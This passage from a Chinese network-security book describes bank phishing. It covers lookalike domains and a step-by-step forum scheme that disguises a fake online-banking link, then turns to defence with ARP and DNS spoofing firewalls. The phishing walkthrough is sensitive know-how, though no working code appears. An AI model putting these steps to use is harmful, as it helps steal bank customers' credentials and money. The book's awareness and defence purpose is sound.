进行网站克隆首先需要对网站的域名地址进行伪装欺骗，最常用的就是采用和真实银行的网址非常相似的域名地址，如虚假的农业银行域名地址为 www.95569.cn 和真实的网址 www.95599.cn 只有一个“6”字只差，不细心的用户很难发现。如下图所示即为真实农业银行与虚假农业银行的对比图。



另外，在其他银行中类似的情况也出现不少，如在 2004 年出现的中国工商银行假冒的网站使很多用户上当受骗，其假冒的网站域名为 www.1cbc.com.cn，这与真实的网址 www.icbc.com.cn 只有数字“1”和字母 i 的不同，如下图所示。还有一些假冒的工商银行的网站地址 www.icbc.com 只比真实的网址缺少 cn 两个字母，不细心的用户根本不容易发现。



总之，网站克隆攻击很难被用户发现，一不小心就很容易上当受骗。除此之外，现在网站的域名管理也不是很严格，普通用户也可以申请注册域名，使得网站域名欺骗屡屡发生，给网银用户带来了极大的经济损失。但是，假的真不了，真的假不了，即使伪造的网站页面的 LOGO、图标、新闻和超级链接等内容都能连接到真实的网页，但在输入账号的位置处就会存在着与真实网站的不同之处，这是网站克隆攻击是否成功的关键所在。当用户输入自己的账号和密码时，网站会自动弹出一些不正常的窗口，如提示用户输入的账号或密码不正确，要求再次输入账号和密码的信息窗口等。其实，在用户第一次输入账号和密码并提示输入错误时，该账号信息已经被网站后门程序记录下来并发送到黑客手中了。



2. URL地址欺骗攻击

URL其全称为Uniform Resource Locators，即统一资源定位器的意思，在地址栏中输入的网址就属于URL的一种表达方式。基本上所有访问网站的用户都会使用到URL，其作用非常强大，但也可以利用

URL地址进行欺骗攻击，即攻击者利用一定的攻击技术，构造虚假的URL地址，当用户访问该地址的网页时，以为自己访问的是真实的网站，从而把自己的财务信息泄露出去，造成严重的经济损失。

在使用该方法进行诱骗时，黑客们常常是通过垃圾邮件或在各种论坛网页中发布伪造的链接地址，进而使用户访问虚假的网站。伪造虚假的 URL 地址的方法有多种，如起个具有诱惑性的网站名称、使用易混的字母数字等，但最常用的还是利用 IE 编码或 IE 漏洞进行伪造 URL 地址。该方法使得用户单击的链接与真实的网址不符，从而登录到黑客伪造的网站中。


这里举一个具体的实例来说明利用 URL 伪造地址进行网上银行攻击的过程，具体的操作步骤如下。

Step 01 在任意网上论坛中发布一个极具有诱惑性的帖子，其主题为“注册网上银行即可中 1 万元大奖！”，如下图所示。



Step 02 帖子内容中输入诱惑性的信息，并留下网上银行的链接地址，这个地址的作用是诱导用户登录到黑客伪造的网站中，并使用户误认为自己登录的网站地址是正确的，因此需要在帖子中加入如下代码“点击 中国农业银行网上银行 ，即可登录或注册网上银行就有可能中 1 万元大奖！”，如下图所示。

Step 03 输入完毕，单击“发表”按钮或在编辑框内按 Ctrl+Enter 组合键发表帖子。在帖子发表成功后，即可在网页中显示“中国农业银行网上银行”的信息，如下图所示。



Step 04 当用户单击“中国农业银行网上银行”链接时，打开的却是黑客伪造的网站，这里是百度网页。如果把百度的网址换成黑客伪造的银行网站，那么用户就有可能上当受骗。



提示：当然，这种欺骗方法是一种比较简单的方法，稍有一点上网经验的用户只需将光标放置在链接上，即可在下方的状态栏中看到实际所链接到的网址，从而识破该欺骗形式。

Step 05 为了进一步伪装 URL 地址，还需要在真实的网上银行 URL 地址中加入相关代码，如把上述帖子内容修改为“点击 http://www.95599.cn/ ，即可登录或注册网上

银行就有可能中1万元大奖！”，如下图所示。



Step 06 发帖成功后，在网页中将显示 http://www.95599.cn 的链接地址，即使光标移动到链接地址上，在其窗口的状态栏中看起来依然连接到 http://www.95599.cn，如下图所示。但是到单击该链接后，才发现打开的是伪装的网站。



总之，针对上述情况，用户在上网的过程中，一定要随时注意地址栏中 URL 的变化，一旦发现地址栏中的域名发生变化，就要引起高度的重视，从而避免上当受骗。

6.5　网络欺骗攻击的防护技巧

面对网络中形形色色的网络欺骗，计算机用户不要害怕，下面介绍几种防范网络欺骗攻击的方法与技巧。



绝招13：使用绿盾ARP防火墙防御ARP攻击


由于恶意 ARP 病毒的肆意攻击，ARP 攻击泛滥给局域网用户带来巨大的安全隐患和不便。网络可能会时断时通，个人账号信息可能在毫不知情的情况下就被攻击者盗取。绿盾 ARP 防火墙能够双向拦截 ARP 欺骗攻击包，监测锁定攻击源，时刻保护局域网用户 PC 的正常上网数据流向，是一款适于个人用户的反ARP欺骗保护工具。

使用绿盾 ARP 防火墙的具体操作步骤如下。


Step 01 下载并安装绿盾 ARP 防火墙，打开其主窗口，在“运行状态”选项卡下可以看到攻击来源主机 IP 及 MAC、网关信息、拦截攻击包等信息，如下图所示。



Step 02 在“系统设置”选项卡下，选择“ARP 保护设置”选项，可以对绿盾 ARP 防火墙各个属性进行设置，如下图所示。




Step 03 如果选择“手工输入网关 MAC 地址”单选按钮，然后单击“手工输入网关 MAC 地址”按钮，打开“网关 MAC 地址输入”按钮，在其中输入网关 IP 地址与 MAC 地址，如下图所示。




提示：一定要把网关的 MAC 地址设置正确，否则将无法上网。

Step 04 单击“添加”按钮，即可完成网关的添加操作，如下图所示。




提示：根据 ARP 攻击原理，攻击者就是通过伪造 IP 地址和 MAC 地址来实现 ARP 欺骗的，而绿盾 ARP 防火墙的网关动态探测和识别功能可以识别伪造的网关地址，动态获取并分析判断后为运行 ARP 防火墙的计算机绑定正确的网关地址，从而时刻保证本机上网数据的正确流向。


Step 05 选择“扫描限制设置”选项，在打开的界面中可以对扫描各个参数进行限制设置，如下图所示。




Step 06 选择“带宽管理设置”选项，在打开的界面中可以启用公网带宽管理功能，在其中设置上传或下载带宽限制值，如下图所示。



Step 07 选择“常规设置”选项，在其中可以对常规选项进行设置，如下图所示。



Step 08 单击“设置界面弹出密码”按钮，弹出“密码设置”对话框，在其中可以对密码进行设置，输入完毕后，单击“确定”按钮即可完成密码的设置，如下图所示。



在 ARP 攻击盛行的当今网络中，绿盾 ARP 防火墙不失为一款好用的反 ARP 欺骗保护工具，使用该工具可以有效保护自己的系统免遭欺骗。


绝招14：通过AntiARP-DNS防御DNS欺骗



AntiARP-DNS 防火墙是一款可对 ARP 和 DNS 欺骗攻击实时监控和防御的防火墙。当受到 ARP 和 DNS 欺骗攻击时，会迅速记录追踪攻击者并将攻击程度控制至最低，可有效防止局域网内的非法 ARP 或 DNS 欺骗攻击，还能解决被攻击之后出现 IP 冲突的问题，具体的操作步骤如下。

